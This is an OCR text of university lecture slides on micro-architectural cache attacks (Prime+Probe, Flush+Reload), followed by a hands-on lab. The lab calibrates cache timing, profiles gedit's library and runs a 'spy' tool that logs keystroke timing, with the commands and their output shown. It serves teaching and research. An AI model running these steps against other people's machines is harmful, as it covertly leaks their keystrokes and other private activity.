
Prime+Probe: Eviction strategy

- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $<$ 100% → 75% on Haswell



Prime+Probe: Eviction strategy

- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $<$ 100%
  → 75% on Haswell




load

cache set	12	5	8	11	7	6	14	4


Prime+Probe: Eviction strategy

- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell




Prime+Probe: Eviction strategy

- attacker fills a set with *n* addresses for a *n*-way cache
- if the replacement policy is LRU → access addresses from eviction set 1 by 1
- if the replacement policy is not LRU, eviction rate $< 100\%$
  → 75% on Haswell



Prime+Probe: Eviction strategy



with $a_1 \dots a_9$ in the same cache set

→ fast and effective on Haswell: eviction rate >99.97%

Recap Prime+Probe

In practice, for Prime+Probe on recent processors we need:

- an eviction set, *i.e.*, addresses in the same slice and with the same set index
  → depends on the addressing
- an eviction strategy, *i.e.*, the order with which we access the eviction set
  → depends on the replacement policy

Uncore IPC Features

- ❑ **AFP – Adaptive Fill Policy**
  - Cache heuristics to identify and segregate streaming applications
- ❑ **QLRU – Quad-Age LRU algorithm**
  - Allows fine-grain “age assignment” on cache allocation
  - E.g.: prefetched requests are allocated at “middle age”
- ❑ **DPT – Dynamic Prefetch Throttling**
  - Real-time memory bandwidth monitor
  - Directs core prefetchers to reduce prefetch aggressiveness during high memory load scenarios
- ❑ **Channel Hashing -- DRAM channel selection mechanism**
  - Allows channel selection to be made based on multiple address bits
  - Historically, it had been “A[6]”
  - Allows more even distribution of memory accesses across channels

Conclusion

Hardware vs. implementations

To perform a side-channel attack on some software you need both:

- shared and vulnerable hardware
    - no side channel if **every** memory access takes the same time
    - or if you cannot share the hardware component
- a vulnerable implementation
    - vulnerable implementation $\neq$ vulnerable algorithm
    - we can attack specific implementations of AES and RSA
    - does not mean that AES and RSA are broken

    → not all implementations are created equal

→ hardware will most likely stay vulnerable

→ patch implementations when you can

Take-away

Constant time is not enough...

Take-away

Constant time is not enough...

Because an attacker can modify the internal state of the micro-architecture

Questions?

Step-by-step attack

Setup

- we need:
    - a machine running on Linux (not virtualized)
    - an Intel CPU

Setup

- we need:
    - a machine running on Linux (not virtualized)
    - an Intel CPU
- I will demonstrate the steps on my machine but everything is ready so that you can try on yours during this session
- find a lab partner if you don't have the right setup

Repository

- clone the repository:

  ```
  git clone https://github.com/clementine-m/cache_template_attacks.git
  ```

- three folders
  1. calibration
  2. profiling
  3. exploitation

Repository

- clone the repository:

  ```
  git clone https://github.com/clementine-m/cache_template_attacks.git
  ```
- three folders
  1. calibration
  2. profiling
  3. exploitation

- note: if you insist on using Windows, you can find some tools in the original git repository `https://github.com/IAIK/cache_template_attacks`, but I don't provide any Windows assistance :)

#1. Calibration

Calibration

→ Learn timing of different corner cases

```
cd calibration
make
./calibration
```

Steps

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)

Steps

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)
3. we have a histogram!

Steps

1. build two cases: cache hits and cache misses
2. time each case many times (get rid of noise)
3. we have a histogram!
4. find a threshold to distinguish the two cases

Step 1.1. Cache hits

Loop:


1. measure time
2. access variable (always cache hit)
3. measure time
4. update histogram with delta

Step 1.2. Cache misses

Loop:


1. flush variable (`clflush` instruction)
2. measure time
3. access variable (always cache miss)
4. measure time
5. update histogram with delta

Step 2: Histogram



Step 3. Find threshold

- as high as possible
- most cache hits are below
- no cache miss below



#2. Profiling

What to profile

Open gedit

(Very) ugly one-liner, from the README of the repository

```
$ cat /proc/`ps -A | grep gedit | grep -oE "^[0-9]+"`/maps |
grep r-x | grep libgedit
```

What to profile

Open gedit

(Very) ugly one-liner, from the README of the repository

```
$ cat /proc/`ps -A | grep gedit | grep -oE "^[0-9]+"`/maps |
grep r-x | grep libgedit
```

If you cannot copy paste ;)

```
$ ps -A | grep gedit                     # copy pid
$ cat /proc/<pid>/maps | grep libgedit   # copy line with r-xp
```

What to profile

Resulting line (memory range, access rights, offset, –, –, file name)

```
7f6e681ea000-7f6e682c3000 r-xp 00000000 fd:01 6423718
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

Profiling

```
$ cd ../profiling
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

Profiling

```
$ cd ../profiling
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ sleep 3; ./profiling 200 7f6e681ea000-7f6e682c3000 r-xp
00000000 fd:01 6423718
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

… And hold down key in the targeted program

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

We are searching for hits from offset 0 of the library
→ nothing handles keystrokes there

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

We are searching for hits from offset 0 of the library
→ nothing handles keystrokes there

Normally, run the template attack on the whole library but takes a while

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

We are searching for hits from offset 0 of the library
→ nothing handles keystrokes there

Normally, run the template attack on the whole library but takes a while
Let's start from a different offset, skipping all non executable parts

```
$ sleep 3; ./profiling 200 7f6e681ea000-7f6e682c3000 r-xp
20000 fd:01 6423718 /usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

We are searching for hits from offset 0 of the library
→ nothing handles keystrokes there

Normally, run the template attack on the whole library but takes a while
Let’s start from a different offset, skipping all non executable parts

```
$ sleep 3; ./profiling 200 7f6e681ea000-7f6e682c3000 r-xp
20000 fd:01 6423718 /usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

Save offsets with many cache hits!

Profiling (a tiny bit faster)

You are probably not seeing a lot of cache hits, or any

We are searching for hits from offset 0 of the library
→ nothing handles keystrokes there

Normally, run the template attack on the whole library but takes a while
Let's start from a different offset, skipping all non executable parts

```
$ sleep 3; ./profiling 200 7f6e681ea000-7f6e682c3000 r-xp
20000 fd:01 6423718 /usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

Save offsets with many cache hits!

Ideally, start the profiling without triggering any event to eliminate false positives

Output

```
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20e40,  15
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20e80,  27
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20ec0,   7
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20f00,  10
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20f40,  16
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20f80,  13
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x20fc0,  10
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x21000,  18
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x21040,  15
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x21080,   3
/usr/lib/x86_64-linux-gnu/gedit/libgedit.so, 0x210c0,   1
```

#3. Exploitation

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let’s try some offset:

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let’s try some offset: lots of cache hits for `0x20c40`!!!

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x20c40
```

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let's try some offset: lots of cache hits for `0x20c40`!!!

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x20c40
```

A cache hit each time the cursor blinks.

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let's try some offset: lots of cache hits for `0x20c40`!!!

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x20c40
```

A cache hit each time the cursor blinks. Not what we want.

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let's try some offset: lots of cache hits for `0x20c40`!!!

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x20c40
```

A cache hit each time the cursor blinks. Not what we want. Let's try another one

Exploitation

```
$ cd ../exploitation
```

Change value of `#define MIN_CACHE_MISS_CYCLES` to your threshold

```
$ make
$ ./spy <file> <offset>
```

Let's try some offset: lots of cache hits for `0x20c40`!!!

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x20c40
```

A cache hit each time the cursor blinks. Not what we want. Let's try another one

```
./spy /usr/lib/x86_64-linux-gnu/gedit/libgedit.so 0x24440
```

Cleaning up the results

We have more than one cache hit per keystroke, in a very short time.

```
8588659923476: Cache Hit (167 cycles) after a pause of 1381237 cycles
8588660655587: Cache Hit (158 cycles) after a pause of 182 cycles
8588662014696: Cache Hit (142 cycles) after a pause of 388 cycles
8592435140102: Cache Hit (139 cycles) after a pause of 1254280 cycles
8592435663328: Cache Hit (152 cycles) after a pause of 120 cycles
8592436855980: Cache Hit (161 cycles) after a pause of 322 cycles
8595876762459: Cache Hit (206 cycles) after a pause of 1133098 cycles
8595877338658: Cache Hit (155 cycles) after a pause of 139 cycles
8595877386776: Cache Hit (155 cycles) after a pause of 9 cycles
8595877512170: Cache Hit (112 cycles) after a pause of 30 cycles
8595877736734: Cache Hit (152 cycles) after a pause of 57 cycles
8595878749423: Cache Hit (145 cycles) after a pause of 273 cycles
8599529228024: Cache Hit (152 cycles) after a pause of 1217393 cycles
8599529824018: Cache Hit (173 cycles) after a pause of 145 cycles
8599530032220: Cache Hit (142 cycles) after a pause of 48 cycles
8599531215638: Cache Hit (145 cycles) after a pause of 334 cycles
```

Cleaning up the results

- have a look at the `flushandreload(void* addr)` function in `spy.c`


Cleaning up the results

- have a look at the `flushandreload(void* addr)` function in `spy.c`
- `if (kpause > 0)` → modify threshold and recompile

Cleaning up the results


- have a look at the `flushandreload(void* addr)` function in `spy.c`
- `if (kpause > 0)` → modify threshold and recompile
- no false positives with `(kpause > 10000)`

Going further



- we can now obtain precise timing for keystrokes
- you can also build a complete matrix for each keystroke to identify key groups

Going further



- we can now obtain precise timing for keystrokes
- you can also build a complete matrix for each keystroke to identify key groups
- you may want to automate event triggering :)

Introduction to micro-architectural attacks

Clémentine Maurice, CNRS, IRISA

April 30, 2019—Ben Gurion University, Israel

Acknowledgments

Some slides are inspired by Onur Mutlu's lectures on Computer Architecture

`https://people.inf.ethz.ch/omutlu/lecture-videos.html`

References i

David Gullasch, Endre Bangerter, and Stephan Krenn. “Cache Games – Bringing Access-Based Cache Attacks on AES to Practice”. In: *S&P'11*. 2011.

Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. “Last-Level Cache Side-Channel Attacks are Practical”. In: *S&P'15*. 2015.

Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. “Reverse Engineering Intel Complex Addressing Using Performance Counters”. In: *RAID'15*. 2015.

Dag Arne Osvik, Adi Shamir, and Eran Tromer. “Cache Attacks and Countermeasures: the Case of AES”. In: *CT-RSA 2006*. 2006.

Colin Percival. “Cache missing for fun and profit”. In: *Proceedings of BSDCan*. 2005.

Yuval Yarom and Katrina Falkner. “Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack”. In: *USENIX Security Symposium*. 2014.